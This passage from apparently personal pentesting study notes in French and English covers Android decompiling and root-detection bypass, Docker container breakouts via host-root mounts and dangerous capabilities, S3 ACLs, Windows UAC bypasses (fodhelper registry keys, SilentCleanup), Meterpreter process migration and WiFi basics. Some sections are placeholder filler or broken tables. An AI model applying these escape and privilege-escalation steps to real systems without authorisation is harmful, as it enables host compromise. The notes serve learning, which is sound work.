jad -d [OUTPUT_FOLDER] [APK_FILE]	Direct Java decompiler ( DEX => .JAVA )
Proguard	For Obfuscation


### - Decompile APK

Here 2 solutions for decompile :

- 1) APK ( .dex ) => SMALI ( readable code )
- 2) APK ( .dex ) => JAR -> .class => java code

When you create an application code, the apk file contains a .dex file, which contains binary **Dalvik bytecode**. This is the format that the platform actually understands.

However, it's not easy to read or modify binary code, so there are tools out there to convert to and from a human readable representation. The most common human readable format is known as **Smali**.

### - AndroidManifest.xml :

Le fichier **AndroidManifest.xml**, qui se trouve à la racine de tout projet Android, est en quelque sorte une description complète de l'application (composantes, activités, services, permissions, fournisseurs de contenu, etc.).

for more information :

<https://developer.android.com/guide/topics/manifest/manifest-intro>

En informatique, **un fichier JAR** (Java archive) est un fichier ZIP utilisé pour distribuer un **ensemble de classes Java**. Ce format est utilisé pour stocker les définitions des classes, ainsi que des métadonnées. On peut utiliser "unzip" dessus pour retrouver des fichier .class.


### **- Root détection :**

Nowadays many applications such as financial, banking, payment wallet applications do not work on the rooted device. Pentesting requires root permission to install various tools to compromise the security of the application and **it is a very painful job for any pentester if the app does not work on the rooted device** that restricts the tester from performing various test cases.

### **- Bypass root detection :**

1. We can simply decompile the APK file and remove the root detection code snippet and build a new APK file
2. We can bypass the root detection logic with adb shell of the device and hide/replace the root files and directories in the device
3. With the help of apps and frameworks such as Xposed, RootCloak, etc. we will have to disallow apps to read the root detection from your rooted device


## - Android Activity lifecycle :



- **Rooting and Jailbreaking :**

These terms refer to gaining administrator authorizations in your device

- Here the differences between using java itself and java for android :



- **Signing mobile application :**

In general, the recommended strategy for all developers is to sign all of your applications with the same certificate. There are several reasons why you should do so :

**Application upgrade** - As you release updates to your application, you must continue to sign the updates with the same certificate or set of certificates, if you want users to be able to upgrade seamlessly to the new version. When the system is installing an update to an application, it compares the certificate(s) in the new version with those in the existing version. If the certificates match exactly, including both the certificate data and order, then the system allows the update.

**Application modularity** - The Android system allows applications that are signed by the same certificate to run in the same process, if the applications so requests, so that the system treats them as a single application. In this way you can deploy your application in modules, and users can update each of the modules independently if needed.

**Code/data sharing through permissions** - The Android system provides signature-based permissions enforcement, so that an application can expose functionality to another application that is signed with a specified certificate. By signing multiple applications with the same certificate and using signature-based permissions checks, your applications can share code and data in a secure manner.

## MISC

- En faisant du debugging ( exemple avec ADB ), on peut lancer et contrôler n'importe quelle Activity d'une application sur Android.
- Unlike programming paradigms in which apps are launched with a main() method, the Android system initiates code in an **Activity instance** by invoking specific callback methods that correspond to specific stages of its lifecycle.

The mobile-app experience differs from its desktop counterpart in that a user's interaction with the app doesn't always begin in the same place. For instance, if you open an email app from your home screen, you might see a list of emails.

By contrast, if you are using a social media app that then launches your email app, you might go directly to the email app's screen for composing an email.

## 32) IOS

### Tools

Cycript	Allows developers to explore and modify running applications on either iOS or Mac OS X

### - MISC

There are really just two languages used for iOS development. The primary languages that dominate are **Objective-C** and **Swift**. Of course, you can use all kinds of different languages to code iOS apps.

.ipa est un fichier d'archives qui stocke une application iOS. Chaque fichier .ipa comprend un binaire et ne peut être installé que sur un appareil Mac OS basé sur iOS ou ARM. Les fichiers portant l'extension peuvent être changés par l'extension en .zip et en les décompressant et pour accéder plus facilement aux fichiers à l'intérieur.

## 33) Reverse

### - Techniques d'anti-reverse :

- 1) Polymorphisme et métamorphisme

Les codes malveillants se réécrivent automatiquement à chaque réPLICATION pour que la signature du malware soit modifiée, on parle de polymorphisme.

Le métamorphisme est une technique qui automatise un polymorphisme afin que chaque propagation d'un malware entraîne une réécriture automatique du malware.

Elle peut par exemple prendre la forme d'une addition de NOP, de la permutation de registres, de l'addition d'instructions ou boucles inutiles, du réordonnancement des fonctions, de la modification du flux du programme...

## 2) Packer

Les packers sont des programmes qui permettent de cacher les malwares aux antivirus, de compliquer l'analyse et de réduire la taille des exécutables.

Les packers permettent notamment de rendre l'analyse statique inutile, à moins de réussir à les contourner.

Le principe de fonctionnement des packers est de transformer un exécutible en un autre plus petit, qui va contenir l'ancien exécutible sous forme de données, ainsi qu'un système d'unpacking appelé par le système d'exploitation.

Pour contrer un packer il est nécessaire de réaliser l'opération inverse à celle qui a été réalisée.

Il existe plusieurs indicateurs d'un programme packé, parmi lesquels :

- Le fait que le programme contienne peu de fonctions importées, et que *LoadLibrary* et *GetProcAddress* en fasse partie.
- Lorsque le programme est chargé par IDA Pro, seule une petite partie du code est reconnue automatiquement.
- Lorsque le programme est lancé dans OllyDbg, une *pop-up* signale que le programme est peut-être packé.
- Le programme indique des noms de sections spécifiques à un *packer* particulier, par exemple UPX0.
- Les tailles virtuelles de certaines sections (notamment la section *.text*) sont beaucoup plus grandes que les tailles sur le disque.
- PEiD réussi à déterminer que le programme est packé, et donne le nom du *packer*.
- L'entropie du programme est particulièrement haute (cela peut également être vrai si le programme est chiffré).

### 3) Anti-virtualisation et anti-émulation

L'analyse de codes malveillants nécessite un environnement contrôlé. Beaucoup d'analystes vont donc choisir d'utiliser des machines virtuelles, présentant de plus l'avantage de pouvoir revenir facilement à un état enregistré. C'est pourquoi les créateurs de malwares ont commencé à y implémenter des éléments anti-machines virtuels (anti-VM) ( notamment en exploitant des informations divulguées par les Hyperviseurs ).

## 34) Container Security

[https://cheatsheetseries.owasp.org/cheatsheets/Docker\\_Security\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html)



### - Definition

Ce sont des environnements Linux isolés.

Un conteneur virtualise le système de fichier.

By default, containers are **run as root**. dockerd (the docker daemon) runs as root, and this is normal. root is needed to configure certain container aspects needed to function correctly. There may be ways of running without root, but it's fine as it is.

Le problème majeur, souvent négligé dans l'engouement qui prévaut aujourd'hui pour les conteneurs, est celui de la sécurité car il partage de ressource avec l'hôte et de se fait des privilége trop élevé peut compromettre l'hôte.



### Some Commands

<code>docker image ls</code>	check for containers enabled in the machine
<code>docker run -v /root/:/mnt -t</code>	Mount a container with the

<b>[DOCK_IMAGE]</b>	DOCK_IMAGE and it will make the root files accessible inside the /mnt.
<b>docker version</b>	print docker version
<b>docker host</b>	Check host Information
<b>docker pull</b>	Pull an image or a repository from a registry
<b>docker run -dt [IMAGE]</b>	Run image in background mode
<b>docker run -it [IMAGE]</b>	Run image in interactive mode
<b>docker ps</b>	List running containers
<b>docker inspect [CONTAINER_ID]</b>	Inspect a container
<b>docker container</b>	Manage containers
<b>docker image</b>	Manage image
<b>docker network</b>	Manage docker networks
<b>docker attack [CONTAINER_ID]</b>	enter in Interact mode to the container
<b>docker exec -it [CONT_ID] /bin/sh</b>	Execute a command in a running container
<b>docker stop [CONT_ID]</b>	Stop a container
<b>docker start [CONT_ID]</b>	Start a stopped container
<b>docker kill [CONT_ID]</b>	Kill a running container
<b>docker rmi -f [IMAGE]</b>	Remove image by name or ID
<b>docker run -it -v /:/host/ ubuntu:18.04 bash</b>	Start an Ubuntu container. Mount root directory of host machine on /host directory of the container


## - **Registre Docker**

### Docker registries

A Docker *registry* stores Docker images. Docker Hub is a public registry that anyone can use, and Docker is configured to look for images on Docker Hub by default. You can even run your own private registry.

When you use the `docker pull` or `docker run` commands, the required images are pulled from your configured registry. When you use the `docker push` command, your image is pushed to your configured registry.

## - **Docker Compose**

Docker Compose va vous permettre d'orchestrer vos conteneurs, et ainsi de simplifier vos déploiements sur de multiples environnements. Docker Compose est un outil écrit en Python qui permet de décrire, dans un **fichier YAML**, plusieurs conteneurs comme un **ensemble de services**.

## - **Dockerfile**

A **Dockerfile** is a text document that contains all the commands a user could call on the command line to assemble an image. Using **docker build** users can create an automated build that executes several command-line instructions in succession.

In the scenario where a container has an IP address 172.17.0.2, the host machine mostly creates an interface which acts as gateway for Docker network. And, generally the first IP address of the range is used for that i.e. 172.17.0.1 in this case.

172.17.0.1 is the IP address of the host in the Docker network.

### Container Breakouts :

By default, the Docker containers run with limited capabilities. Therefore to perform a privileged operation (like updating time, debugging process etc) the container requires additional capabilities. And, most of the time instead of defining the specific capabilities, people just run the container in the privileged mode which can lead to compromise of the underlying host machine using additional capabilities like CAP\_SYS\_ADMIN.

**capsh --print => Check the capabilities provided in a docker container**

#### Dangerous capabilities on container

SYS_ADMIN	leveraged by mounting the root file system ( and then read all host file system )
SYS_PTRACE	Allow process debugging.  Leveraged by injecting a bind shell into a host machine process. ( you can do "everything" when you debug a process ).
SYS_MODULE	The container can insert/remove kernel modules in/from the kernel of the host machine.

	<p>For example, an attacker invokes a reverse shell with the help of usermode Helper API (used to create user mode processes from kernel space) :</p> <ul style="list-style-type: none"> <li>-</li> </ul>
<pre>docker ps --quiet --all   xargs docker inspect --format '{{ .Id }}: SecurityOpt={{ . HostConfig.SecurityOpt }}'</pre>	<p>This returns either &lt;no value&gt; or your modified seccomp profile. If it returns [seccomp:unconfined], the container is running without any seccomp profiles and is therefore not configured in line with good security practices.</p>
<b>DAC_READ_SEARCH</b>	<p>bypass file read permission checks and directory read and execute permission checks.</p> <p>Using any mounted file in a container, it's possible to get access on files in the host system.</p>
<b>DAC_OVERRIDE</b>	<p>allows a container to bypass file read, write, and execute permission checks.</p> <p>Combined with <b>DAC_READ_SEARCH</b> capability, it can be exploited to escape a container using a famous exploit named Shocker.</p>


### - Misc

- To enable services running inside the container to communicate with Docker daemon, it's a very common practice to mount the Docker UNIX socket inside the container.

However, every time you have access to the Docker Socket (default location: /var/run/docker.sock) it means that **you are root on the host**.

Docker CLI uses two main channels to communicate with the Docker daemon (server):

- UNIX socket for local management (/var/run/docker.sock)
- TCP/SSL for remote management. AS soon as the daemon is running by the root



Namespaces provide the first and most straightforward form of isolation: processes running within a container cannot see, and even less affect, processes running in another container, or in the host system.

There are multiple administrative tools available today which helps developers and operation teams in managing Docker hosts/swarms. Such tools **require high privileges to perform various operations** (e.g. starting a container with special capabilities, attaching to any container etc.). However, if they are not protected well, they can lead to compromise the entire system.

La plupart des capability nécessitent d'avoir un accès root sur le conteneur pour être exploité. Ceci ajoute une étape supplémentaire à l'attaquant.

Conventionally Docker daemon is configured to listen on **port 2375** for API requests sent over unencrypted connections. Whereas **2376** is used for encrypted connections.

**Seccomp** is essentially a mechanism to restrict system calls that a process may make, so the same way one might block packets coming from some IPs, one can also block

processes from sending system calls to the CPU. When you run a container, it uses the **default profile seccomp** unless you override it with the `--security-opt` options.

A **single manifest** is information about an image, such as layers, size, and digest. The `docker manifest` command also gives users additional information such as the os and architecture an image was built for.

Basically, a **layer, or image layer** is a change on an image, or an intermediate image. Every command you specify (`FROM`, `RUN`, `COPY`, etc.) in your Dockerfile causes the previous image to change, thus creating a new layer.

## 35) S3 (Simple Storage Service) AWS (Amazon Web Services)

### - Définition

The Amazon Web Services (AWS) Simple Storage Service (S3) is a common cloud-based storage service frequently used by developers.

### - S3 Buckets

**S3 buckets** : AWS's name of choice for the storage vessel ("cuve de stockage").

S3 vulnerability can occur due to misconfiguration, leading to disclosure of sensitive information.

Buckets and objects are S3 resources. By default, **only the resource owner** can access these resources. The resource owner refers to the AWS account that creates the resource. **Access policy** (Bucket policies, ACLs, ...) describes who has access to what.

Accordingly, you can categorize the available S3 access policies as **Resource-based policies** or **User Policies**.

## - ACL ( Access control list )

ACLs are used to grant basic read/write permissions to other AWS accounts.  
Each bucket and object has an ACL associated with it.

### ACL permissions

Permission	Result on Bucket	Result on Object
READ	Allows grantee to list the objects in the bucket	Allows grantee to read the object data and its metadata
WRITE	Allows grantee to create, overwrite, and delete any object in the bucket	N/A
READ_ACP	Allows grantee to read the bucket ACL	Allows grantee to read the object ACL
WRITE_ACP	Allows grantee to write the bucket ACL	Allows grantee to write the object ACL
FULL_CONTROL	Allows grantee the READ, WRITE, READ_ACP, and WRITE_ACP on the bucket	Allows grantee the READ, WRITE, READ_ACP, and WRITE_ACP on the object

S3 supports a set of predefined grants, known as **canned ACLs**

Canned ACL	Applies to	Permissions added to ACL
private	Bucket and object	Owner gets FULL_CONTROL. No one else has access rights (default).
public-read	Bucket and object	The AllUsers group gets READ access.
public-read-write	Bucket and object	The AllUsers group gets READ and WRITE access.
aws-exec-read	Bucket and object	EC2 gets READ access to GET an Amazon Machine Image (AMI) from S3.
authenticated-read	Bucket and object	The AuthenticatedUsers group gets READ access.
bucket-owner-read	Object	Bucket owner gets READ access.
bucket-owner-full-control	Object	Both the object owner and the bucket owner get FULL_CONTROL over the object.
log-delivery-write	Bucket	The LogDelivery group gets WRITE and READ_ACP permissions on the bucket.

All the S3 buckets present in your AWS account must have Server-Side Encryption with Customer Master Keys (CMKs) Stored in AWS Key Management Service (SSE-KMS) so that all new objects are encrypted when they are stored in the bucket.

By default, new buckets, access points, and objects don't allow public access. However, users can modify bucket policies, access point policies, or object permissions to allow public access. S3 Block Public Access settings override these policies and permissions to limit public access to these resources.

To protect against unauthorized access, ensure that S3 buckets are not publicly accessible via misconfigured ACLs.

## 36) Smart Contract

gggggggggggggg  
gfgdfgdfgdfgdfg

## 37) Windows in general

Commands


### - NT hash

Windows NT hashes passwords before storing them in the SAM database. ... Each unique password produces an unpredictable hash. When a user logs on and enters a password, NT hashes the candidate password and compares it to the user's official hash in the SAM. If the hashes match, NT authenticates the user.

### - Hiberfill.sys file

Sur Windows, il y a plusieurs moyens d'économiser de l'énergie avec votre PC. Vous pouvez tout simplement l'éteindre ou bien le mettre en veille ou encore en veille prolongée.

Et bien c'est justement cette veille prolongée qui va avoir besoin du fichier **hiberfil.sys**. Dans ce fichier sera recopiée la totalité de votre mémoire vive sur votre disque système.

Alors oui, plus vous avez de mémoire vive, plus ce fichier sera volumineux.

Ce fichier est compressé ( de différente manière selon le système ). Avant de l'utiliser sur Volatility, il faut le décompresser.

### **- DLL Hijacking definiton**

A DLL or a Dynamic Link Library is a library that contains code and data that can be used by more than one program at the same time.

Much of the operating system and application functionality resides in the DLLs. You can identify missing DLL paths used by applications, and perform DLL Hijacking to escalate privileges.

### **DLL Hijacking techniques**


### **- UAC Bypass definiton**

User Account Control or UAC is a security feature of Microsoft Windows. It enforces mandatory access control to prevent unauthorized changes to the operating system. For a user application to make any changes, administrator authorization is required. UAC prevents malware and other malicious programs from compromising the operating system.

UAC permet de définir pour chaque programme qui est lancé un niveau de privilèges indépendant des droits possédés par l'utilisateur actif.

Un administrateur local se voit ainsi attribuer au niveau du système **deux jetons d'accès** (access tokens). Le premier est celui qui englobe tous ses droits et ses privilèges administrateur, le second est un dérivé du premier, dit « filtré », qui contient des privilèges d'utilisateur standard. Par défaut, si UAC est activé, c'est le jeton filtré qui est utilisé, à moins qu'un programme signale qu'il doit être élevé pour fonctionner, c'est-à-dire exécuté dans un contexte administratif ( une fenêtre s'affiche ). Si l'utilisateur n'est pas administrateur, il doit en outre **saisir le mot de passe** d'un administrateur actif pour exécuter le programme.

Il n'est donc plus possible qu'un programme nécessitant des droits administrateurs soit lancé de "manière invisible".

## UAC bypass techniques

### Using Fodhelper utility :

When a user is requesting to open "Manage Optional Features" in Windows Settings in order to make a language change a process is created under the name **fodhelper.exe**.

This binary has the **auto-elevate** setting to "true" ( High integrity ).

It has been discovered that the "**fodhelper**" process when it starts tries to find some registry keys which don't exist.

The following checks are performed in the registry upon start of fodhelper.exe:

```
1 | HKCU:\Software\Classes\ms-settings\shell\open\command  
2 | HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute  
3 | HKCU:\Software\Classes\ms-settings\shell\open\command\(\default)
```

Since these registry entries don't exist, a user can create this structure in the registry in order to manipulate **fodhelper** to execute a command with higher privileges bypassing the User Account Control (UAC).

### SilentCleanup scheduled task:

This task automatically runs with elevated privileges. When the task runs, it will execute the file %windir%\system32\cleanmgr.exe. The misconfiguration is that we can control the user's environment variables i.e %windir% we can change it to execute a malicious executable.

### - Process migration :

After a successful exploitation, such as, tricking a victim to execute a Meterpreter executable, gaining RCE and executing a generated Meterpreter payload, Meterpreter process has to be migrated to:

- Hiding the process to gain persistence and avoid detection.
- Change the process architecture to execute some payloads with the current architecture. For example, if there is a 64-bits system and our meterpreter process is 86-bits, some architecture-related problems could happen if we try to execute some exploits against the session gained.
- Migrate to a more stable process.

### - Misc

- Pour les habitués des systèmes Linux, vous utilisez certainement le couple "Shell - SSH" pour administrer votre machine à distance. Sous Windows, on trouve l'équivalent "PowerShell - WinRM".

## 38) Wifi

### Tools


#### - SSID

- Le **SSID** (Service Set IDentifier) est tout simplement le nom d'un réseau WiFi, composé au maximum de 32 caractères alphanumériques. Il permet donc d'identifier le réseau ou le hotspot WiFi sur lequel vous pouvez vous connecter. Attention, le SSID doit toujours être accompagné d'autres mesures de sécurité, comme un protocole de chiffrement WPA, pour assurer une protection correcte des internautes surfant sur le réseau. Sinon on appelle ça un **Open SSID** ( sans mot de passe ).

#### - WLAN

- L'acronyme **WLAN**, pour Wireless Local Area Network, désigne un type de réseau local qui a la particularité d'être sans fil ( environ une centaine de mètres )

### - WPA PSK

## Échange de clés. Que signifie WPA PSK?

En général, dans un réseau Wi-Fi local, l'authentification se base sur la clé PSK, sigle de Pre Shared Key (clé partagée préalablement), c'est-à-dire que la sécurité du réseau Wi-Fi repose sur un secret partagé (le mot de passe du réseau Wi-Fi), connu par ses utilisateurs et le point d'accès.


En clair, un réseau Wi-Fi **WPA-PSK** dispose d'un mot de passe connu par tous les clients qui se connectent à ce réseau Wi-Fi. C'est la configuration de réseau la plus utilisée sur les routeurs Wi-Fi que les ISP offrent avec leurs connexions d'ADSL/Câble/Fibre optique.

### - WPA ou WPA2

## Table de comparaison

	WPA	WPA2
Signifier	Wi-Fi Protected Access	Wi-Fi Protected Access 2
A quoi sert?	Protocole de sécurité produit par Wi-Fi Alliance en 2003 pour sécuriser les réseaux sans fil; conçu pour remplacer le protocole WEP.	Un protocole de sécurité produit par Wi-Fi Alliance en 2004 pour la sécurisation des réseaux sans fil; conçu pour remplacer les protocoles WEP et WPA.
Les méthodes	En tant que solution temporaire aux problèmes de WEP, WPA utilise toujours le chiffrement de flux RC4 non sécurisé de WEP, mais offre une sécurité supplémentaire via TKIP.	Contrairement à WEP et WPA, WPA2 utilise le standard AES au lieu de RC4. CCMP remplace le TKIP de WPA.
